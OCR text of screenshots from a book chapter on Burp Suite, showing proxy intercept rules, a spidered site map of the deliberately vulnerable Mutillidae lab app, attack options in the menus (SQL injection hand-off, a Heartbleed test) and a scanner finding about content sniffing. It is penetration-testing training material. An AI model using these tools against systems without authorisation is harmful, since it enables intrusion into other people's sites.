

1 [0.0%]
2 [0.0%]
3 [| 0.7%]
4 [| 0.7%]
Mem[|||||||||||||||||||||||||||||1.02G/1.96G]
Swp[0K/2.00G]
Tasks: 130, 322 thr; 1 running
Load average: 0.33 0.17 0.06
Uptime: 00:26:51
PID USER PRI NI VIRT RES SHR S CPU% MEM% TIME+ Command
1100 root 20 0 4403M 464M 95900 S 0.7 23.2 0:24.55 /usr/bin/gnome-shell
32099 root 20 0 23320 3508 2716 R 0.7 0.2 0:00.28 htop
1109 root 20 0 4403M 464M 95900 S 0.7 23.2 0:00.76 /usr/bin/gnome-shell
1106 root 20 0 4403M 464M 95900 S 0.0 23.2 0:00.81 /usr/bin/gnome-shell
947 root 20 0 387M 57884 34368 S 0.0 2.8 0:02.43 /usr/lib/xorg/Xorg vt2 -displayfd 3
1691 root 20 0 641M 42128 26992 S 0.0 2.1 0:00.66 /usr/lib/gnome-terminal/gnome-termi
776 Debian-gd 20 0 3343M 180M 91756 S 0.0 9.0 0:03.31 /usr/bin/gnome-shell
1107 root 20 0 4403M 464M 95900 S 0.0 23.2 0:00.71 /usr/bin/gnome-shell
1235 root 20 0 594M 24004 18888 S 0.0 1.2 0:00.23 /usr/lib/gnome-settings-daemon/gsd-
959 root 20 0 387M 57884 34368 S 0.0 2.8 0:00.16 /usr/lib/xorg/Xorg vt2 -displayfd 3
1046 root 18 -2 129M 2312 1784 S 0.0 0.1 0:02.05 /usr/bin/VBoxClient --draganddrop
1040 root 20 0 129M 2312 1784 S 0.0 0.1 0:02.06 /usr/bin/VBoxClient --draganddrop
1302 root 20 0 721M 45636 31088 S 0.0 2.2 0:00.64 nautilus-desktop
1241 root 20 0 360M 8268 7320 S 0.0 0.4 0:00.04 /usr/lib/gnome-settings-daemon/gsd-
F1Help F2Setup F3Search F4Filter F5Tree F6SortBy F7Nice - F8Nice + F9Kill F10Quit


Chapter 4: All About Using Burp Suite









Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User
Intercept
HTTP history
WebSockets history
Options
Remove
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You
Import / export CA certificate
Regenerate CA certificate
Intercept Client Requests
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based on the following rules:
Add
Edit
Remove
Up
Down
Enabled
Operator
Match type
Relationship
Condition
File extension
Does not match
(^gif$|^jpg$|^png$|^css$|^js$|...
Or
Request
Contains parameters
Or
HTTP method
Does not match
(get|post)
And
URL
Is in target scope
Automatically fix missing or superfluous new lines at end of request
Automatically update Content-Length header when the request is edited
Intercept Server Responses
Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.
Intercept responses based on the following rules:
Add
Edit
Remove
Up
Down
Enabled
Operator
Match type
Relationship
Condition
URL
Is in target scope
Or
Content type he...
Matches
text
Or
Request
Was modified
Or
Request
Was intercepted
And
Status code
Does not match
^304$
Automatically update Content-Length header when the response is edited
Intercept WebSockets Messages



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
Site map
Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://10.0.0.126
/
mutillidae
/
documentation
framer.html
includes
index.php
javascript
set-up-database.php
webservices
https://addons.mozilla.org
http://samurai.inguardians.com
http://sourceforge.net
http://sqlmap.org
https://twitter.com
http://www.dynamicdrive.com
http://www.kali.org
http://www.owasp.org
https://www.owasp.org
https://www.paypal.com
https://www.sans.org
http://www.w3.org
http://www.youtube.com
Contents
Host
Method
URL
Params
http://10.0.0.126 GET /mutillidae/
http://10.0.0.126 GET /
http://10.0.0.126 GET /mutillidae/?page=ad... ✓
http://10.0.0.126 GET /mutillidae/?page=cr... ✓
http://10.0.0.126 GET /mutillidae/?page=sh... ✓
http://10.0.0.126 GET /mutillidae/?page=so... ✓
http://10.0.0.126 GET /mutillidae/?page=te... ✓
http://10.0.0.126 GET /mutillidae/document...
http://10.0.0.126 GET /mutillidae/framer.html
http://10.0.0.126 GET /mutillidae/includes/p...
Request
Response
Raw
Params
Headers
Hex
GET /mutillidae/ HTTP/1.1
Host: 10.0.0.126
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=1; PHPSESSID=tnufnv6fd802dsthc0dnb8b8f
Connection: close



Target
Proxy
Spider
Scanner
Intruder
Repeater
Site map
Scope
Filter: Hiding not found items; hiding CSS, image and general bi
http://10.0.0.126
/
mutillidae
/
documentatic
framer.html
includes
index.php
javascript
set-up-databa
webservices
https://addons.mo
http://barisderin.co
http://cdn.barisder
http://gmpg.org
http://ocsp.digicert
http://ocsp.pki.goo
http://pagead2.goo
http://samurai.ingu
http://sourceforge.
http://sqlmap.org
https://twitter.com
http://www.dynami
http://www.google-
http://www.kali.org
http://www.owasp.o
https://www.owasp.org
https://www.paypal.com
https://www.sans.org
http://www.w3.org
http://www.youtube.com
http://10.0.0.126/
Add to scope
Spider this host
Actively scan this host
Passively scan this host
Send to SQLMapper
Send to Laudanum
Heartbleed this!
Custom Wordlist
Engagement tools
Compare site maps
Expand branch
Expand requested items
Collapse branch
Delete host
Copy URLs in this host
Copy links in this host
Save selected items
Issues
View
Show new site map window
Site map help



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Site map
Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
Filter by request type
Show only in-scope items
Show only requested items
Show only parameterized requests
Hide not-found items
Filter by MIME type
HTML
Other text
Script
Images
XML
Flash
CSS
Other binary
Filter by status code
2xx [success]
3xx [redirection]
4xx [request error]
5xx [server error]
Folders
Hide empty folders
Filter by search term
Regex
Case sensitive
Negative search
Filter by file extension
Show only:
asp,aspx,jsp,php
Hide:
js,gif,jpg,png,css
Filter by annotation
Show only commented items
Show only highlighted items
Show all
Hide all
Revert changes



Contents
Issues
Content Sniffing not disabled
Issue: Content Sniffing not disabled
Severity: Low
Confidence: Certain
Host: http://10.0.0.126
Note: This issue was generated by a Burp extension.
Issue detail
3 instances of this issue were identified, at the following locations:
/mutillidae/
/mutillidae/index.php
/mutillidae/javascript/gritter/jquery.gritter.min.js
Issue background
There was no "X-Content-Type-Options" HTTP header with the value nosniff set in the response. The lack of this header causes that certain browsers, try to determine the content type and encoding of the response even when these properties are defined correctly. This can make the web application vulnerable against Cross-Site Scripting (XSS) attacks. E.g. the Internet Explorer and Safari treat responses with the content type text/plain as HTML, if they contain HTML tags.
Issue remediation
Set the following HTTP header at least in all responses which contain user input:
X-Content-Type-Options: nosniff



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Intercept
HTTP history
WebSockets history
Options
Request to http://10.0.0.126:80
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
GET /mutillidae/ HTTP/1.1
Host: 10.0.0.126
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=1; PHPSESSID=tnufnv6fd802dsthc0dnb8b8fs
Connection: close

